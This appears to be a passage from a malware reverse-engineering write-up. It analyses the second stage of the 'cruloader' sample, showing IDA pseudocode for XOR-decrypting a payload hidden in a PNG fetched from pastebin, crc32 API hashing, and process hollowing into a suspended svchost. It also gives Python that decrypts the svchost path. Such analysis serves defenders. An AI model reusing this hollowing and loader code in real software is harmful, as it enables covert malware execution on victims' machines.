
Further down in the **sub_4013A0** function, we can observe the use of these APIs, first identifying the current user's temporary directory, followed by the creation of a directory with the name of the file (possibly a directory with the name of ***cruloader***), followed by the creation of the file within of this directory.

At this stage of the **sub_4013A0** function, we identify the dropper capacity of this sample.



Next there is another **XOR** operation for string decryption, which when implemented through Python, revealed that it was the string c'**ruloader**', possibly a reference to the name of the directory/file created previously.





Next, we have a decryption algorithm that takes the **PNG file** handle as an argument. Possibly, this algorithm is for the extraction and decryption of the third stage, using the key **0x61**, which is inside the **PNG file**.

```
if ( v21 >= 0x40 )
{
  v23 = handle_file_downloaded_pastebin + 32;
  var_handle_file_downloaded_pastebin = v21 & 0xFFFFFFC0;
  do
  {
    v24 = *((__m128i *)v23 - 2);
    v23 += 64;
    v22 += 64;
    *((__m128i *)v23 - 6) = _mm_xor_si128((__m128i)xmmword_413CD0, v24);
    *((__m128i *)v23 - 5) = _mm_xor_si128(*((__m128i *)v23 - 5), (__m128i)xmmword_413CD0);
    *((__m128i *)v23 - 4) = _mm_xor_si128(*((__m128i *)v23 - 4), (__m128i)xmmword_413CD0);
    *((__m128i *)v23 - 3) = _mm_xor_si128(*((__m128i *)v23 - 3), (__m128i)xmmword_413CD0);
  }
  while ( v22 < var_handle_file_downloaded_pastebin );
}
for ( ; v22 < v21; ++v22 )
  handle_file_downloaded_pastebin[v22] ^= 0x61u;
```

XOR operation with 0x61 key to extract the third stage on pasterbin file

Extraction and decryption of the third stage will be discussed in the next section. In the meantime, let's continue with the analysis of the second stage, to understand what will be done with the third stage payload.

And then we reach the end of the function, where three last functions will be executed. The **sub_401D50**, **sub_401CA0** and **sub_401750**.


```
sub_401D50();
v25 = (__m128i *)sub_401CA0((int)&savedregs, (int)v32);
sub_401750(
  (int)handle_file_downloaded_pastebin,
  (int)handle_file_downloaded_pastebin,
  (int)var_str_dec_ruloader,
  var_handle_file_downloaded_pastebin,
  *v25);
}
000009FE sub_4013A0:157 (4015FE) (Synchronized with IDA View-A,
```

First, let's look at the **sub_401D50** function. This function is basically responsible for resolving more APIs through de-hashing.


```
IDA View-A | Pseudocode-B | Hex View-1 | Structures | Enums

int __cdecl sub_401D50()
{
  dword_416AA4 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD
  dword_416ACC = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))dynamic_library_load(0, 0x4F58972E);
  dynamic_library_load(0, 947044025);
  dword_416AC8 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))dynamic_library_load(0, 0xE62E824D);
  dword_416AC4 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))dynamic_library_load(0, 0x9CE0D4A);
  dword_416AD0 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))dynamic_library_load(
                                                                                                                  0,
                                                                                                                  0xFF808C10);
  return 0;
}
```

API Hashing... again


Once again, through hasdb we are able to identify the hashing algorithm (**crc32**, once again) and the APIs corresponding to each Hash.




And after analyzing the resolution of the APIs that will be called, we can observe that the code is preparing to perform some type of **Remote Process Injection**.



Basically the first function had the purpose of resolving the APIs, next, we will analyze the next function **sub_401CA0**.




In this function we are exposed once again to an **XOR** operation for decryption using the key **0xa2.**



Once again, I implemented this algorithm in Python and when I ran it, the absolute path of the **svchost** binary was returned.

```
def rol1(byte, shift):
    return ((byte << shift) | (byte >> (8 - shift))) & 0xFF

def decrypt_svchost(svchost_encrypted):
    for i in range(len(svchost_encrypted)):
        svchost_encrypted[i] = rol1(svchost_encrypted[i], 4) ^ 0xA2

    decrypted_text = ''.join([chr(byte) for byte in reversed(svchost_encrypted)])
    return decrypted_text

svchost_encrypted = [0x7C, 0xAD, 0x7C, 0xC8, 0x6D, 0x1D, 0xDC, 0xAC, 0x1C, 0x4D,
0x1D, 0xEF, 0x09, 0x19, 0xFC,
0x7C,0x6D,0x1D,0xBD,0x1F,0xEF,0x1D,0x5D,0xDC,0x6C,0xCC,0xBC,0x5F,0xEF,0x89,0x1E]

decrypted_text = decrypt_svchost(svchost_encrypted)

print(f"\n\033[32mDecrypted String \033[m[\033[33msvchost_process_create\033[m]:
\033[31m{decrypted_text}")
```



With this information, we are able to improve pseudo-code reading by renaming variables, functions and objects.


With this we are able to observe that after decrypting the string referring to the absolute path of **svchost**, this string will be used as an argument in the process creation call (the process will be created in suspended mode).

```
struct _PROCESS_INFORMATION *__usercall svchost_process_create@<eax>(
        int a1@<ebp>,
        struct _PROCESS_INFORMATION *lpProcessInformation)
{
  int v2; // eax
  int v3; // ecx
  struct _STARTUPINFOA v5; // [esp-78h] [ebp-84h] BYREF
  _OWORD svchost[3]; // [esp-30h] [ebp-3Ch] BYREF
  int v7; // [esp+0h] [ebp-Ch]
  int v8; // [esp+4h] [ebp-8h]
  int retaddr; // [esp+Ch] [ebp+0h]

  v7 = a1;
  v8 = retaddr;
  sub_402FB0((__m128i *)&v5.lpReserved, 0, 0x40u);
  v5.cb = 68;
  svchost[0] = svchost_encrypted;
  svchost[1] = absolute_path_svchost_encrypted;
  v2 = lstrlenA((LPCSTR)svchost);
  v3 = 0;
  do
  {
    *((_BYTE *)svchost + v3) = __ROL1__(*((_BYTE *)svchost + v3), 4) ^ 0xA2;
    ++v3;
  }
  while ( v3 < v2 );
  CreateProcessA((LPCSTR)svchost, 0, 0, 0, 0, 4u, 0, 0, &v5, lpProcessInformation);
  return lpProcessInformation;
}
```


Now that we know the purpose of this function, let's move on to the analysis of the **sub_401750** function, which we can already see that receives as parameters the handles of the **PNG file** downloaded from **pastebin**, and the handle of the process created in suspended mode from **svchost**.

```
process_inject_api_resolve();
handle_svchost_process = (__m128i *)svchost_process_create((int)&savedregs, (int)lpProcessInformation);
sub_401750(
  (int)handle_file_downloaded_pastebin,
  (int)handle_file_downloaded_pastebin,
  (int)var_str_dec_ruloader,
  var_handle_file_downloaded_pastebin,
  *handle_svchost_process);
}
000009B4 write_inject:145 (4015B4) (Synchronized with IDA View-A)
```


As we analyzed the function, we again observed a large number of executions of the dynamic API resolution function, through API Hashing.



Again, through hashdb, we identified that the hashes (**crc32**) refer to the set of APIs used to execute the **Process Hollowing** technique.



And when we improve the visibility of our pseudo-code, it becomes clear that this function is in fact responsible for executing the **Process Hollowing** technique in the created **svchost** process in suspended mode.



```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

ReadProcessMemory = dynamic_library_load(0, 0xF7C7AE42);// API Hashing -> ReadProcessMemory
if ( !((int (__stdcall *)(__int32, int, int *, int, char *))ReadProcessMemory)(
        handle_svchost_process.m128i_i32[0],
        v7,
        &v67,
        4,
        v69) )
  return 1;
v9 = v67;
if ( v67 == v5 )
{
  NtUnmapViewOfSection = dynamic_library_load(1, 0x90483FF6);// API Hashing -> NtUnmapViewOfSection
  if ( ((int (__cdecl *)(__int32, int))NtUnmapViewOfSection)(handle_svchost_process.m128i_i32[0], v9) )
    return 1;
}
VirtualAllocEx = dynamic_library_load(0, 0xE62E824D);// API Hashing -> VirtualAllocEx
VirtualAllocEx_1 = ((int (__stdcall *)(__int32, int, _DWORD, int, int))VirtualAllocEx)(
                     handle_svchost_process.m128i_i32[0],
                     v57,
                     *(_DWORD *)(v62 + 80),
                     12288,
                     64);
if ( !VirtualAllocEx_1 )
{
  if ( GetLastError() != 487 )
    return 1;
  VirtualAllocEx_1 = ((int (__stdcall *)(__int32, _DWORD, _DWORD, int, int))VirtualAllocEx)(
                       handle_svchost_process.m128i_i32[0],
                       0,
                       *(_DWORD *)(v62 + 80),
                       12288,
                       64);
  if ( !VirtualAllocEx_1 )
    return 1;
}
WriteProcessMemory = dynamic_library_load(0, 0x4F58972E);// API Hashing -> WriteProcessMemory
var_WriteProcessMemory = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))WriteProcessMemory;
if ( v9 != VirtualAllocEx_1
  && !((int (__stdcall *)(__int32, int, int *, int, FARPROC *))WriteProcessMemory)(
        handle_svchost_process.m128i_i32[0],
        v7,
        &VirtualAllocEx_1,
00000C06 sub_401750:91 (401806) (Synchronized with IDA View-A)
```

Therefore, in this section we analyze the second stage of the sample, where we identify that its purpose is to:

